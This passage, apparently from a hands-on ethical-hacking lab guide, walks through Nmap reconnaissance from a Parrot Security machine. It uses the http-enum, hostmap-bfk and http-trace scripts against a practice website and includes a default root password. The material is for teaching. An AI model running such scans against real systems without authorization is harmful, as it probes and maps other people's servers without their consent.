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
Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. On to the **Parrot Security** virtual machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
4. Enumerate the directories used by web servers and web applications, in the terminal window. Type **nmap -sV --script=http-enum [target website]** and press **Enter**.
5. In this scan, we are enumerating the **www.goodshopping.com** website.
6. This script enumerates and provides you with the output details, as shown in the screenshot.



7. The next step is to discover the hostnames that resolve the targeted domain.
8. In the terminal window, type **nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com** and press **Enter**.

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



9. Perform an HTTP trace on the targeted domain. In the terminal window, type **nmap --script http-trace -d www.goodshopping.com** and press **Enter**.
10. This script will detect a vulnerable server that uses the TRACE method by sending an HTTP TRACE request that shows if the method is enabled or not.



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

